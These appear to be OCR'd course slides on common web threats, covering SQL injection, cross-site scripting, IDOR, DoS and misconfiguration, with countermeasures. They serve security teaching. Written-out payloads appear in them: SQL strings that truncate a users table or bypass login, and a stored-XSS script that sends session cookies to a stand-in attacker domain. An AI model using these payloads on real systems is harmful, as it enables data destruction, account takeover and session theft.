Web Technologies

.....AND SECURITY

Stones Dalitso Chindipha

Chapters 16: Security

Security: Common Threat Vectors

Objectives

1 Security Principles

2 Authentication

3 Cryptography

4 Networks

5 Security Best Practices

6 Common Threat Vectors


Common Threat Vectors


- A badly developed web application can open up many attack vectors.
- No matter the security in place, there are often backdoors and poorly secured resources, which are accidentally left accessible to the public.
- This final section describes some common attacks and some countermeasures you can apply to mitigate their impact.
- These include:
  - **SQL Injection**
  - **Cross Site Scripting**
  - **Insecure Direct Object Reference**
  - **DoS**
  - **DDoS**
  - **Security Misconfiguration**


SQL Injection

- **SQL injection** is the attack technique of using reserved SQL symbols to try and make the web server execute a malicious query other than what was intended.
  - It targets the programmatic construction of SQL queries is which is a common feature of most database-driven websites.
    - by passing the user input directly to the SQL query, the application is open to SQL injection.
- There are two ways to protect against such attacks:
  - **Sanitize user input**: either apply sanitization functions (**mysqli_real_escape_string**) or bind the variables in the query using parameters or prepared statements.
    - user input is often achieved through **query strings**
  - **Apply the least privileges possible for the application's database user:** three types of database user for that web application: read-only privileges, write privileges, and an administrator with the ability to add, drop, and truncate tables.

For examples and more detail please refer back to Chapter 11.


0 A vulnerable form passes unsanitized user input directly into SQL queries.
1 Hacker inputs SQL code into a text field and submits the form.
User
alice
Password
abcd
Submit
User
'; TRUNCATE TABLE Users; #
Password
Submit
POST
POST
…
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
…
2 PHP script puts the raw fields directly into the SQL query.
3 The resulting query is actually two queries.
SELECT * FROM Users WHERE
uname='alice' AND
passwd=MD5('abcd')
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
' AND passwd=MD5('')
Rest of query is commented out
Users table
Users table
4 All records in Users table are deleted.


' or 1=1--
Log In
User Name:
' or 1=1--
Password:
Remember me next time.
Log In


Login Information
Login ID :
test@test.com' or 1=1--
Password :
Login successful
Login
Clear

Login Bypass

SELECT * FROM users WHERE email = '**$email**' AND password = md5('**$password**') ;

Supplied values { xxx@xxx.xxx xxx') OR 1 = 1 --]

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');

SELECT * FROM users WHERE **FALSE AND FALSE OR TRUE**

SELECT * FROM users WHERE **FALSE OR TRUE**

SELECT * FROM users WHERE **TRUE**


Cross Site Scripting

- **Cross-site scripting (also known as XSS)** is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.
  - It allows an attacker to circumvent the **same origin policy**, which is designed to segregate different websites from each other.
- Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users.
  - When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.
- A malicious user would get a script onto a page and that script would then send data through AJAX to a malicious party, hosted at another domain (hence the cross, in XSS).
- There are two main categories of XSS vulnerability (for this course):
  - **Reflected XSS:** where the malicious script comes from the current HTTP request.
  - **Stored XSS:** where the malicious script comes from the website's database.

Reflected XSS

- **Reflected XSS** (also known as nonpersistent XSS) are attacks that send malicious content to the server, so that in the server response, the malicious content is embedded.
- Consider a login page that outputs a welcome message to the user, based on a **GET** parameter.
  - A malicious user could try to put JavaScript into the page by typing the URL:
    - index.php?User**=<script>alert("bad");<script>**

1 A malicious user targets a site that is obviously reflecting data from the user back to them.



2 The malicious user tests a simple XSS to see if it works.


3 The malicious user crafts a more malicious URL.

```
index.php?name=<script>...</script>
```

The malicious user might shorten it with a URL shortening service.

```
http://bit.ly/au83n9/
```

4 The malicious user sends an email to potential users of the site that contains the malicious URL as a link.



5 The victim clicks the link, and the site reflects the script into the user's browser.

The script executes (unbeknownst to them). The attack is successful!

Stored XSS

- **Stored XSS** (also known as persistent XSS) is even more dangerous, because the attack can impact every user that visits the site.
- After the attack is installed, it is transmitted to clients as part of the response to their HTTP requests.
  - These attacks are embedded into the content of a website (in one's database) and can persist forever or until detected!
- Consider a site where users can add comments to existing blog posts.
  - A malicious user could enter a comment that includes malicious JavaScript
- The next time anyone logs in, their session cookie can be stolen.
- **Since comments are saved to the database, the script is now embedded into the web page.**

1 A blog site allows comments on posts by users through a form.

2 Malicous user "comments" are stored to the blog database without any filtering.

Browser

Ricardo's blog
Security is so easy
By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

0 comments
Add a comment

Name: Nice guy

Message:

```
<script>
var i = new Image();
i.src="http://crooksRus.xx/steal.php?cookie="
   + document.cookie;
</script> You are so right!
```

submit

3 Every time the comment is displayed to any user, the malicious code is executed.

Browser

Ricardo's blog
Security is so easy
By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

1 comment by: Nice guy

You are so right!

Here we are displaying an image so you can see the image that represents the hidden script. It is more common to instead display a tiny transparent image.

cookie=a8f201a29b10c34

4 The malicious code executed on the client computer transmits the logged-in user's session cookie to a malicious user's server.

Malicious server

5 The attacker can use the session cookie to circumvent authentication thereby accessing the server as though logged in by the other user.

Thwarting XSS

- **strip_tags()** removes all the HTML tags
- Libraries such as **HTMLPurifier** or **HTML sanitizer** from Google allows you to easily remove a wide range of dangerous characters that could be used as part of an XSS attack

```
$user= $_POST['uname'];
$purifier = new HTMLPurifier();
$clean_user = $purifier->purify($user);
```

- HTML escape codes allow characters to be encoded as a code, preceded by &, and ending with a semicolon
  - if you escape the malicious script before sending users would receive the following:

```
&lt;script&gt;alert(&quot;hello&quot;);&lt;/script&gt;
```

- **Only escape output that originated as user input since that could be a potential XSS attack vector (normally, that's the content pulled from the database).**

- **Embedded attributes** use the attribute of a tag, rather than a `<script>` block, for instance:

```
<a onmouseover="alert(document.cookie)">some link text</a>
```

- **Hexadecimal/HTML encoding** embeds an escaped set of characters such as:

```
%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%68%65%6C%6C%6F%22%29%3
B%3C%2F%73%63%72%69%70%74%3E
```

instead of `<script>alert("hello");</script>`.

Insecure Direct Object Reference

- **Insecure Direct Object References (IDOR)** occur when an application provides direct access to objects based on user-supplied input.
- As a result of this vulnerability attackers can bypass authorization and access resources in the system directly.
  - E.g. database records or files.
- Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object.
  - For instance, if a user can determine that his or her uploaded photos are stored sequentially as **/images/99/1.jpg**, **/images/99/2.jpg**, . . . , they might try to access images of other users by requesting **/images/101/1.jpg**.

Insecure Direct Object References


- Several typical scenarios for this vulnerability and the methods to test for each:
  - **The Value of a Parameter Is Used Directly to Retrieve a Database Record**
    - Sample request: http://foo.bar/somepage?invoice=12345
  - **The Value of a Parameter Is Used Directly to Perform an Operation in the System**
    - Sample request: http://foo.bar/changepassword?user=someuser
  - **The Value of a Parameter Is Used Directly to Retrieve a File System Resource**
    - Sample request: http://foo.bar/showImage?img=img00011
  - **The Value of a Parameter Is Used Directly to Access Application Functionality**
    - Sample request: http://foo.bar/accessPage?menuitem=12

Solutions for IDOR

- One strategy for protecting your site against this threat is to obfuscate URLs to use hash values rather than sequential names. For example:
  - Rather than store images as 1.jpg, 2.jpg . . . Generate URLs like 9a76eb01c5de4362098.jpg using a one way hash.
- Another technique is to route requests for file assets through PHP scripts.
  - This allows you to add an authorization check for every picture using the $_SESSION variable.


Denial of service attacks (DoS)

- **Denial of service attacks (DoS attacks)** are attacks that aim to overload a server with illegitimate requests in order to prevent the site from responding to legitimate ones.



Distributed Denial of service attacks (DDoS)

- **Distributed Denial of service attacks** have requests coming in from multiple machines, often as part of a bot army of infected machines under the control of a single organization or user
  - Defence against this type of attack is similar to preparation for a huge surge of traffic, that is, caching dynamic pages whenever possible, and ensuring you have the bandwidth needed to respond.



Each computer in this **bot army** is running the same program or script that is bombarding the server with requests. These users are probably unaware that this is happening.




FIGURE 16.22 Illustration of a Denial of Service (DoS) and a Distributed Denial of Service (DDoS) attack

Security Misconfiguration

- The broad category of security misconfiguration captures the wide range of errors that can arise from an improperly configured server.
- There are more issues that fall into this category than the rest
  - Out-of-date Software
  - Open Mail Relays
  - More Input Attacks
    - Virtual Open Mail Relay
    - Arbitrary Program Execution

Out-of-date Software

- Most softwares are regularly updated with new versions that add features, and fix bugs.
- Sometimes these updates are not applied because:
  - laziness/incompetence
  - The updates conflict with other software that is running on the system that is not compatible with the new version.
- From the OS and services, all the way to updates for your plug-ins in Wordpress, out-of-date software puts your system at risk by potentially leaving well-known (and fixed) vulnerabilities exposed.
- **The solution is straightforward: update your software as quickly as possible.**
- The best practice is to have identical mirror images of the production system in a preproduction setting. Test all updates on that system before updating the live server.

